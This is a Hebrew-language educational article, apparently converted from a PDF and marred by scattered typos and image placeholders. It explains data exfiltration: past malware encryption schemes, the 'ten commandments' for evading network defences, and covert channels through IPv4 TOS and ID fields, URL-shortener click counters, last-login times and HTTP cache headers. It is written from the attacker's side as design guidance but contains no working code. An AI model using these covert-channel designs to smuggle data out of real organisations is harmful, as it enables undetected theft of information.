אמה מה, לא תמיד נכיר את המידע שאנו רוצים להוציא מהמחשב הארגוני, או מה הפורמט שבו הוא שומר. לעיתים רוחקות הקלט שנקלט יהיה רק מספר דיגיטלי טהור (ולרוב הוא יהיה מעורב עם אותיות). הדוגמא למללה מציגה היבט את היתרונות בבחירה נכונה של שיטת הקידוד ולמה יש להשיקע בכך מחשבה הרבה, אך לרוב לא תהיה לנו הרבה שליטה על המידע המקורי, ונחפש קידוד שיטיב הן עם המידע והן עם הערז הסמי שלו.

דוגמאות מנזקות בעבר

- וירוסים כמו Zeus, SpyEye, ICE IX ו-Citadel שתוכננו למתkopות על רקע כלכלי מוחשיים בעיקר מידע בעל השפעה כלכלית כמו מידע פרטי על משתמשים ופרטי כרטיס אשראי. ביום מתיחסים אל משפחות הוירוסים האלה כל toolkit כי כל אחד יכול לרכוש אותם, לשפזר אותם (ליצור וריאנטים) ולהשתמש בהם למטרותיו הزادניות.
- Flame היא נזקה שהייתה חלק מרכזי מקמפיין תקיפה וריגול-סיבר נגד מדינות המזרח התיכון (בעיקר איראן - שם אבדו נתונים מערכות מחשבים רבים ונגרמו شبושים לייצוא הנפט של המדינה). הנזקה מתמקדת באיסוף מידע בדרכים מגוונות, ובהן: מעקב על תעבורת הרשת, ביצוע צילומי מסך, הקלהת אודיו ללא ידיעת המשתמש, גישה להתקני בלוטות' וירוט פעולות מקלחת (keylogging), העתקת שיחות בתוכנות מסרים מיידיים, ועוד. Flame חיפשה באופן ספציפי עבור מידע קנייני כמו עיצובי AutoCAD או קבצי PDF בעלי תוכן רגיש.
- נזקות כמו Stuxnet ו-Duqu (שמכילה קוד דומה ל-Stuxnet) תוכננו להוציא מידע מערכות שליטה וניהור (SCADA) של חברות תעשייתיים (ICS) כמו אלו ששימשו את הצנתריפוגות בכור האיראני.

שם נזקה	שנות פעילות	שיטת הצפנה והעברת מידע
Zeus	2007	אלגוריתם RC4 כדי להצפין מידע שעובר ב-HTTP. קיימים גם גרסאות שימושות בפרוטוקול P2P (החל מ-2014). שימוש ב-MD5 בשבייל לאמת מידע.
Taidoor	2008	מנגנון RC4 שמצפן מידע שעובר דרך HTTP. וריאנטים עדכנים משתמשים גם ב-AES.
Citadel	2011-2015	שילוב של XOR ו-AES להצפין מידע שעובר דרך HTTP
Hidden Bee	2017-2018	שימוש גם ב-RC4 בשילוב עם RSA על מנת להקשות על חוקרים לנתח את הנזקה.
LuckyCat	2010-2012	שימוש ב- Cab דחוס שעובר דרך HTTP
Duqu	2011-2019	תקשורת מבוססת בתוך קבצי GIF, JPEG, HTTP, SMB, HTTPS, TCP, עברו דרך .TCP,
Stuxnet	2010-2019	משתמש ב-XOR יחד עם פרוטוקול HTTP.
Flame (SkyWiper)	2011-2012	משתמש בהצפנה מבוססת מפתח ציבורי ופרטי, מעבירה את המידע דרך HTTPS, משתמש גם ב-XOR עם מפתח קבוע וגם בצפני הזרה מונואלפבטיים .
Andromeda	2011	משתמש בספריית Sqlip של חברת Ibsen לדחיסה. הצפנה באמצעות צופן RC4. לכל הודעה מצטרף גיבוב מסוג CRC32 על מנת לדאוג שהמידע עבר בתוויה בהצלחה.

עשרה הדיברות של Data Exfiltration

עמית קלין ואיציק קוטלר, שני חוקרים מחברת SafeBreach הישראלית, הוציאו בשנת 2016 [מאמר](#) [שנקרא "The Perfect Exfiltration"](#) ובו הם תיארו את עשרה המאפיינים שצרכים להתקיים בשיטה המשלמת לצלילגת מידע.

דיבר #1: עמידות ≠ בטיחות

השיטה המשלמת לצלילגת מידע חייבת לעמוד בעקרון קְרַכְהּוֹפָס (Kerckhoffs's Principle). לעקרון זהה נולדו עם הזמן מספר ניסוחים שכולם אומרים בערך את אותו הדבר (תבחרו מה שבא לכם):

1. **הניסוח המקורי (של אוגוסטה קְרַכְהּוֹפָס, 1883)**: "מערכת (הצפנה) חייבת להיות בטוחה גם אם כל החלקים במערכת ידועים, פרט למפתח הסודי".
2. **הניסוח המעובד-מקור (של קלוד שאנון, 1949)**: "תבנה את המערכת שלא מ透ה הנחה שלαιוב תמיד תהיה היכרות מלאה אליה".
3. **הניסוח המעובד-מקוצר (של קלוד שאנון, אבל מילים הללו לאיבוד לאורך השנים)**: "האויב מכיר את המערכת".
4. **הניסוח מתוך הנחיות NIST לשנת 2008**: "אבלחת מערכת לא אמורה להיות תלולה בסודות היישום או בסודות מרכיביו".
5. **הניסוח של כותב המאמר (מורה ל-5 יחל סיבר) כתגובה לתלמיד**: "לא נמורוד (שם בדיי), לשומר אצל המשתמש את הסיסמה שלו עם קוד קיסר בהזזה של 2 ולהתפלל שלתוכף לא יהיה גישה לקוד לא נחשב להצפנה".

לכן, עלינו לצאת מיד הנחה שהארגון מכיר את שיטת העברת הנתונים (את העורך הסומי שהשתמשנו בו כדי להעביר את הנתונים) והוא מוכן לעזור לנו ברגע שהוא לו אימות שלא מדובר בתקשותה לגיטימית. הרצינול הוא שגם במקרה במקרה בו שיטת העברה שלנו מוכרת לתוכנות ההגנה ולתוכנות החסימה, השיטה נשארת אפקטיבית כי לא ניתן להבדיל בין לבין תקשות לגיטימית.

דיבר #2: יש להשתמש רק בתקשורת Web ונגזרותיה

כל מחשב שמחובר לרשת כלשהי (שمتבססת על תקשורת IP/TCP) חייב לדעת לעבוד עם הפרוטוקולים הבסיסיים ביותר - HTTP, DNS, SSL/TLS וכו'. כפי שתיארתי בהקדמה, מערכות בסיסיות כמו DNS חייבות לעבוד על מנת שתהיה תקשורת מחשבים בסיסית (חול גם על רשותות סגורות, פשוט עם שרת DNS פנימיים משליהם).

השיטה המשלמת חייבת להשתמש רק בפרוטוקולים שהמחשב תומך בהם (פרוטוקולים בסיסיים, שימוש טיפוסי יעבוד איתם), כי נוכחותם של פרוטוקולים אחרים בראשת (FTP, BitTorrent, SCP, SSH, Telnet וכו') עלול לעורר חשד רב. הרצינול - הרבה רשותות ארגוניות חוסמות בתור בירית מחדל

פרוטוקולים ופורטים שאין להן שימוש בהם. שימוש בפרוטוקולים נפוצים מעלה משמעותית את הסיכון שמידע יוכל לעבור ולא להיחסם על ידי חומת אש.

דיבר #3: אם יש ספק, אין ספק!


השיטה המושלמת לדילגט מידע צריכה להימנע מכל פעילות או מערכת העברת נתונים שעולוה להתריע מערכות הגנה, גם אם רק תיאורית (בצורה פשוטה: אם יש סיכון, אפילו זעיר, שהשיטה שלכם תרתיע מערכות הגנה בראשת הארגון - אל תשמשו בה). אם חשבתם להשתמש בשילוח מייל, הعلاה לגוגול דוקס, שימוש בטקסטים מוצפנים או כל דבר שכזה, במחשבה ש-"מערכות ההגנה לא יצליחו להבדיל בין זה לבין משתמש לגיטימי", תחשבו שוב. אסור לשיטה המושלמת להסתמך על נראות המידע שעובר בתווין, שכן אנחנו רוצים את יכולת העברת כל סוג מידע, לא משנה מה המראית שלו.

דיבר #4: מערכות ההגנה תמיד מושלמות

יש תמיד להניח שנייה הרשות הוא מושלם. כל חבילה עוברת בדיקה עמוקה, בפרוטוקולים שנמצאים בכל שכבותיה ([HTTPS Inspection](#)[Deep Packet Inspection](#)) (וכו). כל חריגה מהנורמה תtgtלה. המערכת הci טוביה שקיימת - נמצאת כרגע בתחום הארגון. הארגון ישתמש בכל כלי שיש לו גישה אליו כמו כלים סטטיסטיים לניתוח תעבורה, Reputation IP, חיפוש Whois ואף שימוש בכלים מעולים ה-Big Data ולמידת מכונה.

הרציונל פה הוא שבתוור אלו שמהנדסים את המערכת, זה מומלץ לחת את הגישה הפרונואידית - הדבר הci גרווע יקרה וכל מה שועלול להשתבש, ישתבש. נרצה להניח שכל חבילה נחקרת ונבדקת בזמן אמת, גם אינדייזודיאלית וגם בהקשר של הרשות, של האפליקציה ושל המשתמש. אסור לנו להניח דברים כמו "נה, אין סיכון שהוא תבודוק את זה". האידיאל שלנו יהיה להרכיב כל חבילה שנשלחת "עם פינצתה", לשלוט בכל הערכיהם שלא יהיה סיכון שהוא תפעיל מערכות הגנה.

דיבר #5: SSL/TLS זה לא מספיק!



תמיד יש להניח כי לצד הארגון מתבצע [SSL Termination](#) - שירות Proxy שנמצא בין שתי יחידות קצה (כמו שרף ולקוח) שתפקידו הוא לפענה את המידע המוצפן שבא מהלקוח ורק אז להעבירו לשרת על מנת

שהשרת לא יצטרך לעשות זאת בעצמו (וכך בתיאוריה, לעוזר לו ולחסוך לו משאבים). הדבר מתייחס לכך שיתיכון של ארגון יש גישה גם למידע שהוא מוצפן באמצעות TLS/SSL. ישן מערכות IDS או משתמשות ב-TLS Termination SSL בשבייל לנטר תקשורת מוצפנת בתוך הרשת. מבחינטנו, הצפנה באמצעות SSL או TLS (כמו שימוש ב-HTTPS) לבדה אינה מגנה על המידע שמועבר.

דיבר #6: הצד מקבל הוא אידיאלי

בעולם אידיאלי, נשאף לכך שהמחשב של התקוף (הצד מקבל, שאליו יגיע המידע) לא יהיה מוגבל לשום מערכת או סט של חוקים שעலויים למנוע ממנו מלקלבל את המידע מהארגון. נגיד, המחשב שאליו יגיע המידע לא אמרו להיות בבית ספר או באוניברסיטה שמכילים חוקי רשות נוקשים. המחשב של התקוף מוכן לקבל מידע בכל פורט, הוא יקבל כל מידע לגיטימי שמעובר אליו ולא יעביר אותו דרך שום חומת אש נוספת או תוכנת אנטี้-וירוס מטעמו. ייחידת הקצה של התקוף תכיל תוכנה רובוטית ועמידה, שלא תקروس בשום מקרה, תתעד כל חבילה נכנסת ובשם דרך לא תהווה מכשול לשיטת צליגת המידע.

הצד מקבל צריך לשאוף להיות כמה שיותר לגיטימי בעיני האינטרנט - לא מופיע ברשימות של בוטים או ספאם, שיש לו IP Reputation טוב. אם מדובר בדומיין, אז שהוא אמין עם דירוג Alexa גבוה ושואו נראה לגיטימי.

דיבר #7: "השגת צד שלישי" לא מדובר אליו

מחוץ לארגון, אין ניטור רשות ברמה ארצית (כמו האינטרנט של סין), או ברמת "צד שלישי" (כמו ניטור ברמת ספק האינטרנט). מהרגע שהחbillה עוזבת את הנטב הראשי של הארגון, היא יכולה ללכת לכל מקום באינטרנט ללא בדיקה נוספת. עם זאת, אנחנו כן יוצאים מיד הנחה שהארגון מיישם מערכות שונות לניטור ובاطחת הרשות (ראה: דיבר #4).

כך אנחנו מתרכזים במה שחשוב - האבטחה של הארגון עצמו.

דיבר #8: יש סנכרון זמן בין הצדדים המתקשרים

אפשר להניח כי יש סנכרון זמן בין הצדדים שמתקשרים (בהבדל של שניות בודדות לכל היתר). הדבר הזה קרייטי בעיקר בחלוקת המהערכות הסמויים שבמוסכים על זמן. גם - זה 2021. מחשבים אמורים לדעת כבר איך להיות מסונכרים עם מקור זמן אמין.

דיבר #9 (אופציוני): השיטה צריכה לדעת גם לעבוד ידנית (לא כל תוכנה)

השיטה המדוברת צריכה לעבוד גם אם אין תוכנה מעורבתת (וגם להשתדל שלא לעرب תוכנות לא-סטנדרטיות). ישנו מקרים שבהם במקומות נזקקה, יש משתמש מtower החברה שהייה מוכן לעשותות כרצונו על מחשבי הארגון, אך לא יכול להכניס תוכנות חיצונית שלא כבר מותקנות (נובע ממדיניות ביטחון מידע קלאסית כמו חיבור USB חסומים). במקרה זה, המשתמש יצרך להפעיל את השיטה שלנו באופן ידני, באמצעות הכלים שיש ברשותו, המותקנים במערכת הפעלה.

השיטה של פקודת `ping` שתיארתי מעלה כן עונה על הדבר זה - כל אחד יכול לפתח Command או טרמינל ולהתחלף לשילוח חבילות ICMP אל התוקף - ללא קוד או תוכנה שהוא חייב להחדיר מלכתחילה.

דבר 10#: שיבוש אקטיבי זה אופציוני



יש אפשרות לא מבוטלת שרשת הארגון תבצע שיבוש אקטיבי לנוטונים המועברים במטרה לעזר את העורך הסמוני. השיבוש האקטיבי יכול להיות כל דבר מניפולציה של שדות בחבילות או בתוכן, הפלת חבילות שmagiyot מטהlixir מסוים וכו'. בדומה לבעיה האסירים לעלה - זה שהמערכות בארגון לא מוצאות מה העורך הסמוני, לא מונע מהן מלהrosis אותו.

חוקים נועדו שישברו אותם?



נסכים על כך שהדיברות המתוארות נשמעות מאוד קיצונית, אך הן משמשות "ספר הדרכה"יעיל כשאנו מתחילה לפתח שיטה לצליגת מידע. בארגונים גדולים בעלי אבטחה טובה, נוכל לישם הרבה מן הדיברות בשביל ליצור שיטה טובה שתהיה עמידה. לעומת זאת, בארגונים בינוניים או קטנים, נוכל לישם חלק מן הדיברות (כי יישום של יותר מכך יהיה בזבוז משועע של זמן ושל המשאבים שעומדים לרשותנו).

(Data Exfiltration) דוגמאות לשיטות לצליגת מידע

אחד הביעות שעלו בעת כתיבת המאמר זהה היא שלא קיימת רשימה מלאה של כל השיטות לביצוע צליגת מידע. הסיבה לכך היא כי ישן אינסוף כאלה, והן מוגבלות רק על ידי הדמיון והיכולות של התופקים. עם זאת, מרביתן יסתמכו על פרוטוקולי תקשורת מבוססים וקויימים, או על עקרונות בסיסיים.匡ת, אציג מספר שיטות לביצוע צליגת מידע - חלקן היו בשימוש בעבר על ידי נזקוט, וחלקן כבר לא רלוונטיות כיום. המטרה של החלק הזה במאמר היא למת לכם השרהה וכן כן גם כלים בסיסיים שבהם תוכל להשתמש כדי ליצור שיטות צליגה משלכם. זכרו! - העקרונות הבסיסיים המודגמים בשיטות הללו יכולים להתקיים בכל פרוטוקול או עורך סמוי.

עורך סמוני מבוסס אחסון - שינוי/הוספת שדה - TOS (Type of Service) בפרוטוקול IPv4

Version	IHL	TOS	Total length
---------	-----	-----	--------------

כמפורט ב-[RFC1349](#), פרוטוקול האינטרנט (IP) מקצה 8 סיביות שנקראות TOS עבור הגדרת איקות שירות. 3 הביטים הראשונים המיצגים ערכים של 0-7 הינם עבור הגדרת קידימות, כלומר ככל שהערך גבוה יותר כך הרשת נותנת קידימות לחבילה. ערכי 4 הסיביות הבאות בשדה TOS מהווים שילוב בין מחיר, השהייה (delay) ואמינות. לדוגמה:

- 0000 - איקות שירות רגילה
- 0001 - מחיר נמוך
- 0010 - איקות גבוהה
- 1000 - השהייה נמוכה

הbeit האחרון בשדה TOS חייב להיות בעל ערך 0.

מספר מחקרים הציעו את השדה זהה בתור עורך סמוני. עבור כל חבילה שנשלחת, תוקף יכול לנצל את כל השדה (8 סיביות) או לנצל חלק ממנו (כמו להשאיר את הסיבית الأخيرة 0 כדי לא לעורר חשד ולהשתמש רק ב-7 סיביות). עם זאת, ישנו מספר חסרונות לשיטה:

1. מАЗ שהשיטה חזז התגלתה (לפנינו עשו), אני **בספק שהוא שיטה רלוונטית להיום**. בנוספ, עיוות של השדה זהה הוא ברור ביותר בסביבות מסוימות - מחשבים עם Windows כמעט תמיד שולחים את הערך 0 ב-TOS.
2. שינוי הגדרות ברשת יכולות לדחוס את הערך של השדה כך שהיא עם הערך 0 וכך לחסל לוחטין את העורך הסמוני.
3. שינוי של השדה זהה **דורש תוכנה ייחודית**, ולא ניתן לבצע זאת בלבד. זה עלול להיות בעיתי אם מותקנים פתרונות DLP על המערכת של השולח.

4. השדה הזה כבר אינו רלוונטי (אם כי ניתן חלקית מפאת תאימות לאחר). במקום ההגדירה הנוכחי, מחלקים מחדש את השדה הזה לשני שדות שונים - 6 הסיביות הראשונות הן (מודדר ב-[RFC2474](#)) שיעוד תומך בפורמט הישן, ו-2 הסיביות האחרונות הן (מודדר ב-[RFC3168](#)) שיאנו תומך בפורמט הישן.


ערוך סמי מבוסס בזמןן - שימוש במונה/סופר - שדה ID-ID (Identification) בפרוטוקול IPv4

Version	IHL	TOS	Total length
Identification		Flags	Frgment offset

בשנת 2008, George Danezis, [היעש שימוש](#) לשדה Identification בגודל 16 סיביות, שמשמש במקור לצרכי חלוקה והרכבה מחדש של חבילות IP (IP Fragmentation), בתור שדה פוטנציאלי לביצוע צליגת מידע. המטריה של השדה זהה היא למתן חבילות ערכם ייחודיים כך שהיא ניתנת להרכיב אותן מחדש במקרה הצורך. דרך הפעולה שלו פשוטה - כל פעם שהוא מוציא חבילה, מספר הדיאטיה שהוא נתן לו עולה באחד (וכך מבטיח שלכל 65 אלפי חבילות שעוברות דרכו יש מספר ייחודי כלשהו).

הבסיס מאחורי התקשרות זו מאוד דומה ל-[Idle Scan](#) - כל פעם שהשולח רוצה להעביר את הביט '0', הוא שולח לשרת חבילת IP (בדוגמה למעלה - תקשורת HTTP - לא משנה התוכן). התגובה שהוא מקבל גורמת לשרת להעלות את ערך ה-ID-ID ב-1 (כך שתקשורת שתגיעה בעתיד לא תקבל את אותו מספר כמו החבילה הנוכחית - ייחודיות). אם השולח רוצה להעביר למקבל את הביט '0', הוא לא שולח כלום לשרת מלכתחילה. בתמונה: שליחה של ביט '1' ולאחר מכן שליחה של ביט '0'.

התוקף, מצדיו, בודק בזמןים קבועים את ערך ה-ID-ID על ידי גישה לשרת, ובודק האם הערך שהוא מקבל



גדול ב-1 או ב-2 מהערך האחרון שהוא קיבל. אם הערך שהוא קיבל גדול ב-1 מהערך האחרון הידוע לו, אז אף אחד לא ביצע בקשות לשרת בזמן זהה והשלוח מתכוון לערך '0'. אולם, אם הערך שהוא קיבל גדול ב-2 מהערך האחרון שידוע לו, אז בין הרגע שבו הוא התחבר לאחרונה ועד להווה, משתמש נוסף שלח בקשה לשרת (בנהנזה שהשלוח וה מקבל הם שני המחשבים היחידים שניגשים לשרת, זה אומר שהשלוח ביצע בקשה לשרת, מסמן את הערך '1').

הטקטיקה זו נחשבת לשיפור משמעותי בהשוואה לדוגמה של DOS, בעיקר בגלל שאין בה תקשורת ישירה אל ה-ID-ID של

התוקף. במקום, שרת פופולרי צד שלישי (כמו אתר חדשות לדוגמה) יכול להיות בשימוש, כל עוד השרת מכיל את היכולת להגדיל ערך גלובלי של ID-ID באחד.


השיטה זו הייתה אולי רלוונטית בשנת 2008, אך היום כל מערכות הפעלה הגדולות נוקטות באחד מהצעדים הבאים בתור בירית מחדל:

- יצרת ערך ID-ID שמבוסס על פונקציה קרייפטוגרפית.
- יצרת ערך ID-ID שונה לכל תקשורת בנפרד (הספרה בין השורה לבין השולח היא לא אותה ספרה כמו בין השורה לבין המקלט - לא ספירה גלובאלית).
- שליחת חבילות אוטומיות (ערך קבוע), כמו לפי RFC6864, שמגדיר ש-ID-ID יכול להיות בעל כל ערך ولكن מאופס רוב הזמן.

בנוסף לכך, השיטה זו מסתמכת על כך שאף אחד לא ישמש בערוצ זהה בלבד הצדדים המתקשרים. מספיק שבוט, scrapper או כל כל אוטומטי אחר יבצע בקשה לשרת (בין אם בטעות או בכוונה) על מנת שהתקשרות תהיה מלאה בטיעוות (אין עמידות לרעשים בתקשרות).

ערוץ סמי מבוסס בזמןן - שימוש במזערי לינקים (URL Shorteners)

השיטה הבאה מבוססת על שירות קיצור כתובות URL שיש להם את היכולת לשמר ולהציג את כמות הכניסות לכל קישור (תמונה נפוצה להרבה). אشتמש ב-[.bit](#).ot בדוגמה שלי, אבל השיטה הזאת חלה גם על שירותים נוספים עם התאמות קלות. השולח והמקבל צריכים להסכים על לינק מקוצר (עדיף אחד שלא פופולרי במיוחד). זה לא משנה لأن הקישור מפנה.




הערה: על מנת ליצור קישוריםים באתר [.bit](#) יש לפתח משתמש בחינם. פתיחת משתמשים יוצרת שביל פירורי לחם שלא תמיד נרצה ליצור. קיימים שירותי נוספים באינטרנט שמספקים שירות דומה, ולא דורשים הרשמה.

ברגע יוצרת קישור, [.bit](#) מספקת פאנל שומרה את כמות הכניסות לקישור המקוצר (Total Clicks), החלוקה של כמות הכניסות לפי ימים, השיטות השונות שבהם ניתן ל קישור (מבוסס על [document.referrer](#)) והמיקומים מהם ניתן (כנראה מבוסס על שירות GeoIP). שירותים שונים ישמרו ויציגו את המידע בצורה שונה, אך הנתונים הללו נפוצים במרביתם.

מבחינת השולח, על מנת להעביר לתוכף את הביט '1', עליו לגשת ל קישור המקוצר (וכך להעלות את המונה של כמות הכניסות ב-1). אם השולח רוצה להעביר את הביט '0', הוא לא עושה כלום.

על מנת לשלוח את רצף הביטים '1011', התקשרות של השולח תיראה בערך כך (מונה הכניסות מתחילה מערך 0):



התוקף, מבחינתו, בודק במרוחחים קבועים של זמן את כמות הכניסות (בדוגמה למעלה - כל שתי שניות). אם ערך המונה עלה ב-1, אז התוקף מסמן את הבית '1'. אם ערך המונה לא השתנה לאורך חלון הזמן המוקצב, השולח לא ביצע בקשה לשרת ולן התוקף מסמן את הבית '0'.

ניתן לטעון כי השיטה הזאת ממלאת את דיברות 9-1, ושהשימוש בשירות מוצר ונפוץ בהחלט מועילה בבדיקות הלגיטימציה שמבצעות מערכות ההגנה הארגוניות (דירוג Alexa, IP Reputation וכו'). אולם, לשיטה יש מספר חסרונות ברורים. בדומה לשיטה הקודמת, השיטה הזאת מסתמכת על כר שף אחד לא יכנס לקישור הזה מלבד הצדדים המתקשרים. בנוסף, כל מאד עבור ארגון פשוט לחסום את כל הבקשות היוצאות ל-.ly וכן להרoso את העורך הסמוני (דיבר #10). לבסוף, ניתן לעקוף את המונה של מקרים הלינקים על ידי הוספה הסימן '+' בסוף הקישור, לקבלת האתר הבא:

הכניסה לקישור הזה חשפת את הקישור הארוך אליו המערכת מעבירה, וגם לא סופרת במונה כלל. ניתן לישם מערכת שעבור כל בקשה שיוצאה ל-.bit, המערכת תיכנס לקישור (עם האות '+'), תחלץ את

הקישור הארוך ותחזיר אותו יחד עם תגובה 301 HTTP שתעביר את המשתמש לדף המועד ללא ספירה במונה (וכך תהרוס את הערך הסמי מבלי לפגוע בתפקוד של האתר).

עורך סמי מבוסס בזמןן - שימוש במונה/סופר - זמן ההתחברות אחרון לאתר

הרבבה מערכות מייל ורשתות חברותיות מציגות "זמן ההתחברות אחרון" כאשר משתמש מתחבר בהצלחה לשירות. התכונה זו יכולה לשמש בתורו עורך סמי, כאשר השולח יכול להתחבר ולהתנתק בזמןים אסטרטגיים, וה頓קף יכול לקרוא את הזמןים הללו ולפענה את המידע. לשם כך, השולח והמקבל צריכים לשתף ביניהם את נתוני ההתחברות (לרוב שם משתמש וסיסמה) מבעוד מועד.



[גוגל ו-App: רשימת מכשירים שמחוברים כתע ושהיו מחוברים בעבר]

בדומה לשיטות האחרונות שמ מבוססות על זמןן, על מנת להבהיר את הביט '1', השולח מתחבר למשתמש בזמן מסוים ועל מנת להבהיר '0' הוא לא עושה כלום. התוקף, ממישר אחר, בודק את שעת ההתחברות الأخيرة לאתר ומתקבל את הביטים מתוך הרשות הארגונית.

השיטה הזאת היא קצת בעייתית, וזאת מכמה סיבות:

1. **יש מגבלה לכמות המשתמשים** שיכולים להיות לאדם בוודד לאתר ייחיד מבלי להעלות חשד (lack scale).
2. **מספר את דבר #3**, שכן זה עשוי להיות קשה להסביר למה אדם מתחבר למשתמש בתדרות כה גבוהה מבלי לעשות הרבה.
3. ישנים אתרים כמו Gmail **שמציגים גם את כתובת ה-IP** של כל המכשירים המוחברים ושהתחברו בעבר (וכך גם את כתובת ה-IP של המכשיר של התוקף מהצד השני וזה עשוי לחשוף אותו).
4. בראש ארגונית סגורה **לא אמורים לגשת לרשות חברותיות או תוכנות מייל**, ולכן ניתן לחסום אותם לחלווטן (דיבר #10).

עורך סמי מבוסס אחסון - התעסוקות עם מטמון


זכרון מטמון מסיע לתוכנות ולשרתיים מלחזר על אותו דבר פעמים רבות בטוויח זמן קצר, ובצדק - זה היה אלברט איינשטיין שאמר פעם שההגדירה לא' שפויות היא לעשות את אותו הדבר שוב ושוב ולצפות לתוצאות שונות, ומחשבים אמורים להיות שפויים. אם מספר משתמשים זקנים לאוטו דף אינטרנט, אין סיבה שהשרת יגש למסד נתונים, יבצע בו שאלת חיפוש, יוציא את המידע, יעבד אותו, יציב אותו במעבד תבניות HTML ואז יחזיר על התהיליך כל פעם מחדש. לכן, פרוטוקול HTTP מגדר מנגנון מטמן שנייתן לישם בשרת ובלוקוח, שמטרתו להימנע ממצב שבו הדפדפן יציג מידע שאינו עדכני אך לא יטריח את השרת יותר מכפי שצרי.

השיטה הזאת מנצלת את היכולת של מנגנוני מטמן שונים "להדליף" את הזמן המדויק שבו אובייקט נכנס למטמן מלכתחילה (זמן יצירה/شمירה). לדוגמה, ברגע טעינת דף אינטרנט אשר ניגשו אליו בעבר (בחילקן הרשתים), השרת יכול להגיב עם התגובה הבאה:

```
HTTP/1.1 200 OK
Date: Mon, 19 Jul 2021 00:39:40 GMT
Cache-Control: max-age=300, public
Age: 50
...
...
```

Date הוא תאריך הבקשה הנוכחי (הזמן הנוכחי לשי' השרת), ו-Age מוגדר לפי כמות השניות מהרגע שהדף נכנס למטמן לראשונה. ב-Cache-Control ניתן לראות מידע רלוונטי נוספת - זמן המחייה המקורי של הדף במטמן הוא 300 שניות. ככלומר - עד שהערך של Age הגיע ל-max-age (לפי התמונה: נשארו לו 4 דקות ו-10 שניות), אם הלוקוח יבקש את אותה בקשה שנית, הוא יקבל בבדיקה את אותה תגובה מצד השרת (או יקבל קוד קוד 304 Not Modified).

בתום 5 דקות הלו, פג תקופה של התגובה, והיא נמחקת מזיכרון המטמן. המשתמש הבא שיבקש את אותה בקשה יצטרך לחכות קצת יותר זמן לответה כי השרת יצטרך לגשת שנית למסד הנתונים, לבצע את השאלה, וכו'.



